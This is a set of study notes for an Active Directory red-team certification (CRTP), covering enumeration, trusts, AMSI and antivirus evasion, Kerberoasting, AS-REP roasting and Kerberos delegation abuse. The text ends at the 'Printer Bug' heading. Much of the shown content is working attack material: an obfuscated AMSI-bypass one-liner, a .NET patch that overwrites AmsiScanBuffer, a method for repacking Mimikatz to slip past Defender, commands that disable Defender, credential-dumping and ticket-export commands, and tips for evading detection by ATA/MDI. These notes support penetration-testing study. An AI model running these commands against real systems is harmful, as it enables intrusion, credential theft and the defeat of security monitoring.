

CRTP Notes

Contact

LinkedIn: <https://www.linkedin.com/in/segev-eliezer/>

YouTube: <https://YouTube.com/@0xd4y>

Website: <https://0xd4y.com>

GitHub: <https://GitHub.com/0xd4y>

Table of Contents

[Contact](#)

[Table of Contents](#)

[Module](#)

[Enumeration](#)

[Domain Policies](#)

[Kerberos](#)

[User Fields](#)

[Identities](#)

[Shares](#)

[Finding Privesc Pathways](#)

[BloodHound](#)

[Relationships](#)

[Trust Relationships](#)

[One-Way Trust](#)

[Two-Way Trust](#)

[Transitive Trust](#)

[Nontransitive Trust](#)

[Trust Types](#)

[Domain Trusts](#)

[Forest Trusts](#)

[Avoiding Detection](#)

[PowerShell AMSI Bypass](#)

[.NET AMSI Bypass](#)

[Bypassing AV Signatures](#)

[Running SafetyKatz](#)

[NetLoader](#)

[Other](#)

[ATA](#)

[Honeypots](#)

[Other](#)

[Domain Privilege Escalation](#)

[Credential Exfiltration](#)

[Session Hijack](#)

- [Other](#)
- [Kerberoast](#)
 - [AS-REP Roast](#)
 - [Set-SPN](#)
- [Kerberos Delegation](#)
 - [Three Types of Kerberos Delegation](#)
- [DNSAdmins](#)
- [Enterprise Admins \(Child Domain to Forest Root\)](#)
 - [Trust Tickets](#)
- [AD Certificate Service \(CS\)](#)
 - [Common Misconfigurations](#)
- [Domain Persistence](#)
 - [Golden Ticket](#)
 - [Silver Ticket](#)
 - [Diamond Ticket](#)
 - [Skeleton Key](#)
 - [DSRM](#)
 - [Custom Security Support Provider \(SSP\)](#)
 - [Exploitation](#)
- [ACLs](#)
 - [AdminSDHolder](#)
 - [Rights Abuse](#)
 - [Security Descriptors](#)
- [Forest Privilege Escalation](#)
 - [MSSQL](#)
- [Forest Persistence](#)
 - [DCShadow](#)
- [Privilege Movement](#)
 - [Lateral Movement](#)
 - [Local Privilege Escalation](#)
 - [Common Misconfigurations](#)
 - [Checks](#)
- [Defense](#)
 - [Advanced Threat Analytics \(ATA\)](#)
 - [Monitoring Traffic](#)
 - [Kerberoast](#)
 - [ACL Attacks](#)
 - [Stopping Enumeration Techniques](#)
 - [Stopping Golden Ticket](#)
 - [Mitigating Skeleton Key](#)
 - [Password Solutions](#)
 - [Local Administrator Password Solution \(LAPS\)](#)
 - [Credentials Guard](#)
 - [Deception](#)
 - [Detecting Other Persistence Methods](#)
 - [DSRM & Malicious SSP](#)
 - [Hardening PowerShell](#)
 - [Logging](#)
 - [Bypassing PowerShell Defenses](#)
- [Other Best Practices](#)
 - [Protected Users Group](#)
- [Tools](#)
- [References](#)

Module

- [ADModule](#) can be used even in `ConstrainedLanguage` mode because it is signed by Microsoft

- also makes detection harder
- PowerView
 - great for enumeration
 - used by pentesters and red teamers (not stealthy)
 - not signed by Microsoft

Enumeration


Domain Policies

Kerberos

Command	Description
<code>(Get-DomainPolicy)."Kerberos Policy"</code>	Returns MaxTicketAge, MaxServiceAge, MaxClockSkew, etc.
<code>Get-ADDomainController</code>	Get domain controllers for current domain
<code>Get-NetDomainController -Domain <DOMAIN_NAME></code>	Get domain controllers for another domain
<code>Get-ADUser -Filter * -Properties *</code>	Get all users in domain
<code>Get-UserProperty -Properties pwdlastset</code>	Check when password was last set for domain users
<code>Get-ADDomain</code>	Get current domain
<code>Get-DomainPolicyData</code>	Get password policy, kerberos policy, etc.

- the kerberos policy shows `MaxTicketAge` (max age of TGT in hours), `MaxRenewAge` (time period in days for which TGT can be renewed), and `MaxServiceAge` (max age of TGS in hours)
- you cannot list local users on a remote machine without having local admin privileges on that machine
 - the DC is the only exception to this

How Kerberos Works



- Kerberos NTLM uses RC4 encryption
- DC contains all the credentials in the domain which allows it to decrypt requests made with a user's NTLM hash
- in first step, user encrypts timestamp with his or her NTLM hash

- DC then checks the clock skew between the user's timestamp and the DC timestamp (skew should not be more than 5 minutes by default)
- TGT is encrypted and signed with NTLM hash of krbtgt
 - krbtgt account made specifically for this purpose
- user requests TGS from DC when trying to access some resource (e.g. application server)
 - note the TGS is encrypted with the NTLM hash of the requested service's service account
 - requested service can decrypt the TGS as the service knows its own NTLM hash
 - when DC decrypts TGT, the only validation it performs is whether or not it can decrypt the TGT, and does not validate the decrypted contents
- optional mutual authentication can occur to ensure client doesn't send TGS to rogue app
- optional PAC requests are not enabled by default to avoid bogging down the DC with requests
- Kerberos policy checked only when TGT is created
 - user account validated by DC when TGT age is greater than 20 minutes

User Fields

- get user's description fields (sometimes contain passwords in cleartext)

```
Get-ADUser -Filter 'Description -like "*built*" -Properties Description | select name,Description
```

Identities

Command	Description
<code>Get-ADComputer -Filter *</code>	Returns computers connected to current domain
<code>Get-ADGroup -Filter *</code>	Returns all groups in current domain
<code>Get-ADGroupMember -Identity "<GROUP_NAME>" -Recursive</code>	Returns users part of specified group
<code>Get-ADPrincipalGroupMembership -Identity <USER></code>	See groups user is a member of
<code>Get-DomainGroup -Username "0xd4y"</code>	Find which group 0xd4y is a part of
<code>Invoke-ACLScanner -ResolveGUIDs ? { \$_.IdentityReferenceName -match "<GROUP_NAME_OR_USER_NAME>" }</code>	Find permissions identity has for users in domain

- can also use `Find-InterestingDomainAcl -ResolveGUIDs | ? { $_.IdentityReferenceName -match "<GROUP_NAME_OR_USER_NAME>" }` instead of `Invoke-ACLScanner`

Shares

Command	Description
<code>Invoke-ShareFinder</code>	Shows available shares on network
<code>Invoke-FileFinder</code>	Find sensitive files on computers in domain
<code>Get-NetFileServer</code>	Get all file servers of domain

- note that output returned from `Invoke-ShareFinder` doesn't necessarily mean you can access the shares, but high chance that you can

Finding Privesc Pathways

BloodHound

- do not use BloodHound in red team engagements (very noisy!)

- use PowerView and PowerUp instead
- `Invoke-BloodHound -CollectionMethod All`
 - maps out entire domain


Relationships

Trust Relationships

- allows user of a domain or forest to access resources in another domain or forest
- implicit two-way trust exists between domains
 - note that forest trusts are never implicit
- trust relationships need to be created between forests


One-Way Trust

- users in trusted domain can access resources in another domain, but not the reverse




Two-Way Trust

- users in both domains can access each other's resources



Transitive Trust

- relationships that are extended with other domains
- default intra-forest trust relationships are transitive two-way trusts
 - parent-child
 - tree-root



- domains A and C have a two-way trust with each other, because they both have a two-way trust with domain B

Nontransitive Trust

- cannot be extended to other domains or forests
- can be one-way or two-way
- default trust between domains in different forests when the forests don't have a trust relationship (aka external trust)

Trust Types


Domain Trusts

Parent-Child Trust

- created automatically between new domain and existing domain
 - e.g. PleaseFollow.0xd4y.com is a child of 0xd4y.com
- always two-way transitive
- can be found with `Get-ADTrust -Filter *`

Forest Trusts

- established between root domains of forests
- can be one-way, two-way, transitive, or nontransitive
- needs to be manually created (forests trusts do not exist by default)



- can be found with `Get-ADForest`

Avoiding Detection

- ensure that you bypass system-wide transcription, script block logging, and then AMSI in that order to minimize IOCs
 - can be bypassed with <https://github.com/OmerYa/Invisi-Shell>

PowerShell AMSI Bypass

One-liner to bypass PowerShell AMSI `This script contains malicious content` block

```
S'eT-It'em ( 'V'+ 'aR' + 'IA' + ('blE:1'+ 'q2') + ('uz'+ 'x') ) ( [Type]( "{1}{0}"-F'F','rE' ) ); ( Get-varI'A`BLE ( ('1Q'+ '2U') + 'zX' ) -Val
```

.NET AMSI Bypass

```
$ZQCUW = @"
using System;
using System.Runtime.InteropServices;
public class ZQCUW {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $ZQCUW


$BBWHVWQ = [ZQCUW]::LoadLibrary("$([System.Net.WebUtility]::HTMLEncode('&#97;&#109;&#115;&#105;&#46;&#100;&#108;&#108;'))")
$XPYMWXR = [ZQCUW]::GetProcAddress($BBWHVWQ, "$([System.Net.WebUtility]::HTMLEncode('&#65;&#109;&#115;&#105;&#83;&#99;&#97;&#110;&#66;&#117;&#102;&#101;&#114;'))")
$P = 0
[ZQCUW]::VirtualProtect($XPYMWXR, [uint32]5, 0x40, [ref]$P)
$TLML = "0xB8"
$PURX = "0x57"
$YNWL = "0x00"
$RTGX = "0x07"
$XVON = "0x80"
$WRUD = "0xC3"
$KTMJX = [Byte[]] ($TLML,$PURX,$YNWL,$RTGX,$XVON,$WRUD)
[System.Runtime.InteropServices.Marshal]::Copy($KTMJX, 0, $XPYMWXR, 6)
```

Bypassing AV Signatures

- use [AMSITrigger](#) for identifying what part of a script is being detected
- use [DefenderCheck](#) to see what in the code is detected by Defender


Running SafetyKatz

1. Downloaded latest Mimikatz version and [Out-CompressedDLL.ps1](#)
2. Run `Out-CompressedDll mimikatz.exe > out.txt`
3. Replace `compressedMimikatzString` value with contents of out.txt



The screenshot shows a Visual Studio window with the file `Constants.cs` open. The code defines a `namespace SafetyKatz` containing a `public static class Constants`. Inside this class, there is a `public static string compressedMimikatzString` property, which is assigned a long base64-encoded string. A red box highlights the property name in the code. Below the code, a Notepad window is open, displaying the contents of `mimikatz.txt`. The first line of the Notepad file is `$EncodedCompressedFile = '@'`, followed by the same long base64 string that is assigned to `compressedMimikatzString` in the code. A red box highlights the first line of the Notepad file.

4. Change byte size



The screenshot shows a Visual Studio window with the file `SafetyKatz.Program` open. The code shows a `Minidump()` method. Inside this method, there is a comment `// now decompress the customized Mimikatz binary from Constants.cs`. The code then defines a `Byte[] unpacked = new byte[1427456];` and uses `using (MemoryStream inputStream = new MemoryStream(Convert.FromBase64String(Constants.compressedMimikatzString))` to create a `MemoryStream` from the base64 string. A `DeflateStream` is then created from the `inputStream` with `CompressionMode.Decompress`. The `stream.Read(unpacked, 0, 1427456);` line is highlighted in yellow. Below the code, a Notepad window is open, displaying the contents of `mimikatz.txt`. The first line of the Notepad file is `$DeflatedStream = New-Object IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String`, followed by the same long base64 string that is assigned to `compressedMimikatzString` in the code. A red box highlights the first line of the Notepad file.

NetLoader

- used for loading binary from filepath or URL
- patches AMSI and ETW before running payload
- runs payloads from memory
- DO NOT load a remote binary directly through a URL path that you own, rather use port forwarding to load a binary remotely by using the loopback address as a proxy

- otherwise, this triggers Defender's behavior-based detection: executable downloaded from remote web server

```
# First, configure a port for port forwarding
$null | winrs -r:follow-0xd4y "netsh interface portproxy add v4tov4 listenport=8080 listenaddress=0.0.0.0 connectport=80 connectaddress=<A

# Then, load the remote binary using NetLoader
$null | winrs -r:follow-0xd4y C:\PATH\T0\Loader.exe -path http://127.0.0.1:8080/SafetyKatz.exe sekurlsa::ekeys exit
```

- make sure to put NetLoader on target disk prior to running the aforementioned commands with `echo F | xcopy C:\PATH\T0\Loader.exe \\follow-0xd4y\C$\PATH\T0\SAVE\Loader.exe`

Other

- with local admin access, run `Set-MpPreference -DisableRealtimeMonitoring $true` to temporarily disable Defender
 - note that it is more silent (and preferred) to use `Set-MpPreference -DisableIOAVProtection $true` as this will specifically only target AV
 - disabling defender through command line does not work for Windows 10 and 11, Windows Server 2022, Windows Server 2019, and Windows Server version 1803 or later
- avoid communicating with the DC as much as possible

ATA

- avoid running `Invoke-UserHunter` against DCs to prevent logs (e.g. Reconnaissance using SMB session enumeration)
 - skip running against DCs with `-ComputerFile computers.txt` where DCs are not in the `computers.txt` file
 - triggers `4624` (Account Logon), `4634` (Account Logoff), and in case of success also triggers `4672` (Admin Logon)
- for golden tickets and overpass-the-hash, ensure to also add `/aes256:<AES256_key>` and if possible also `/aes128:<AES128_key>` to avoid ATA's "Encryption downgrade activity" finding
- DCSync attacks trigger ATA's "Malicious replication of Directory Services" finding (only possible to bypass if run from a domain controller or child domain controller)
- with DC NTLM hash, use `netsync` to extract the hashes of machine accounts (more opsec safe and may bypass MDI)
- avoid interacting with DAs as much as possible
- NEVER use automated domain takeover tools (extremely noisy)

Honeypots

- by checking when a user's password was last set, you can differentiate actual users from honeypot (decoy) users
- compare potential decoy object with known actual object
 - compare SID of other users with built-in users (e.g. built-in administrator [RID 500])
- you can find the legitimate DC with the `logonserver` environment variable
- objects created by some deception solutions may be filtered out when using WMI for retrieving information
- run `Invoke-HoneypotBuster -OpSec` to find potential honeypots
 - it's better to look for decoys manually, but this is a good tool for finding obvious honeypots (if `logoncount` \geq 6, the user does not show up)

Signs Object is a Decoy

1. User has very enticing name
2. User's `pwdlastset` was last set a long time ago
3. User's `badpwdcount` is 0

- note `badpwdcount` is typically low for service accounts
4. User's `logoncount` is 0 or few
 5. `lastLogon` or `lastlogontimestamp` was from a long time ago
 6. `objectSID` is different than the domain's
 7. `whenCreated` is default or very new or old

Other

- with local admin access, run `Set-MpPreference -DisableRealtimeMonitoring $true` to temporarily disable Defender
 - note that it is more silent (and preferred) to use `Set-MpPreference -DisableIOAVProtection $true` as this will specifically only target AV
 - disabling defender through command line does not work for Windows 10 and 11, Windows Server 2022, Windows Server 2019, and Windows Server version 1803 or later
- avoid communicating with the DC as much as possible
- avoid running targeted LDAP queries (MDI checks for potentially malicious queries)
 - it is more opsec safe to request for as much as possible and then filter the output (better chances of bypassing MDI)

Domain Privilege Escalation

★ Keep your eyes on the goals of your operation, and avoid getting DA privileges if it is not required. This will greatly help in avoiding detection.

Credential Exfiltration

Session Hijack

- if user has active session in workstation where you have local admin, you can obtain their TGT (even if they are a domain admin)
 - can be found with `Invoke-UserHunter -GroupName "<GROUP_NAME>"`
 - add the `-CheckAccess` parameter to check if you have local admin access
 - works by using `Get-NetGroupMember` and `Get-NetSession`
- you can then extract the user's TGT with `Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'`
- find which computers a DA has a session on with `Find-DomainUserLocation`

Other

These are several different methods to exfiltrate credentials


<code>Invoke-Mimikatz -Command '"token::elevate" "vault::cred /patch"'</code>	Extract creds from <u>credential vault</u> (can contain creds used for scheduling tasks, web credentials, etc.)
<code>Invoke-Mimikatz -Command '"kerberos::list /export"'</code>	Extract tickets
<code>Invoke-Mimikatz -Command '"lsadump::lsa /patch"'</code>	Dump local creds

- note the vault exfiltration technique is highly important as this may reveal the creds of additional users

Kerberoast

- effective as service accounts are often ignored and passwords are rarely changed
 - note machine accounts have 120 character passwords

- kerberoast is only effective against users who are being used as service accounts
 - can be found with `Get-NetUser -SPN` or `Get-ADUser -Filter {ServicePrincipalName -ne "$null"} -Properties ServicePrincipalName`
- service accounts typically have privileged access



- in step four, the TGS is saved to disc
- because TGS encrypted with service account hash, you can try to perform an offline password attack
- quiet as only one event (4769) is logged
- if successful, you can perform a silver ticket attack

Exploitation

```
# Obtain TGS
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "<SERVICE>/follow.0xd4y_notes.local"

### Check TGS was granted by running klist


# Save TGS to disk:
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

- you can also use PowerView's `Request-SPNTicket` and crack with John or Hashcat
- when requesting a TGS, you will be detected if forcefully downgrading the encryption to RC4-HMAC
 - more opsec safe to only request RC4-HMAC encryption for services that only support that encryption, which can be done with `Rubeus.exe kerberoast /stats /rc4opsec`

- note that even if the user is in `Protected Users` group, you can still request RC4 encryption in Kerberos
- DO NOT request several TGS tickets in quick succession
 - detected by MDI as an anomaly
 - instead, perform `Rubeus.exe kerberoast /user:0xd4y /simple`

AS-REP Roast

- if Kerberos preauth is not required for a user (required by default), you can get a user's AS-REP and try to crack it
 - can be found with `Get-ADUser -Filter {DoesNotRequirePreAuth -eq $True} -Properties DoesNotRequirePreAuth`



- when preauth is not required for the user, you can request authentication data for that user
 - KDC then responds in step 2 with a TGT encrypted with the user's NTLM hash
 - this can then be saved to disk and cracked offline
- if you have `GenericAll` or `GenericWrite` control over a group or user in a group, you can disable preauth for a user
 - of course you could reset the user's password instead, but this is less opsec friendly
 - you could also just set an SPN for the user instead and then kerberoast it

Exploitation

```
# Find permissions identity has for users in domain
Invoke-ACLScanner -ResolveGUIDs | ?{$_ .IdentityReferenceName -match "<GROUP_NAME_OR_USER_NAME>"}

# Disable PreAuth for user 0xd4y
Set-DomainObject -Identity 0xd4y -XOR @{useraccountcontrol=4194304}

# Get TGT for user 0xd4y
Get-ASRephash -UserName 0xd4y
```

- the `Set-DomainObject` command may result in an `Exception calling "GetNames" error`, but it may have still worked
 - this can be verified with `Get-DomainUser -Preauthnotrequired`
 - it may be possible to resolve this issue by starting a new PowerShell session

Set-SPN

- with `GenericAll` or `GenericWrite` permissions for a user, you can set the user's SPN to anything and request a TGS for it (even if there is no service running for that SPN)

- the TGS can then be saved to disk and cracked
- SPN must be unique in the forest

Exploitation

```
# Set unique SPN for user 0xd4y
Set-ADUser -Identity 0xd4y -ServicePrincipalNames @{Add='doesnot/matter'}

# Request TGS
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "doesnot/matter"

# Save TGS to disk:
Invoke-Mimikatz -Command '"kerberos::list /export"'
```

- if an error occurs when trying to set an SPN for a user, it may be because the SPN already exists

Kerberos Delegation

- delegation allows reuse of credentials to access resources hosted on a different server
- delegation on DC is not blocked by default

Suppose a user wants to access a web server:

1. User provides creds to DC and DC returns a TGT
2. User requests a TGS for web service, and DC provides a TGS
3. User sends TGS and TGT to web server
 - TGT embedded inside TGS with unconstrained delegation
4. Web server uses user's TGT to request a TGS from the DC for the database server
5. Web server service account connects to database service as the user

Three Types of Kerberos Delegation

1. Unconstrained Delegation

- server can access any service on any computer on behalf of that user
- note that DCs will always show up as unconstrained and is not an interesting finding
- TGT stored in LSASS, so with admin privileges on compromised server, you can extract any user's TGT that authenticated to service
 - great way to privesc, especially when domain admins connect to the service

```
# Find computers with unconstrained delegation enabled
Get-ADComputer -Filter {TrustedForDelegation -eq $True}
Get-ADUser -Filter {TrustedForDelegation -eq $True}

# Extract TGT from compromised service
Invoke-Mimikatz -Command '"sekurlsa::tickets"' ## Add /export to save to disk

# Perform Pass-the-Ticket attack
Invoke-Mimikatz -Command '"kerberos::ptt <TGT_FILE>'"
```

Printer Bug

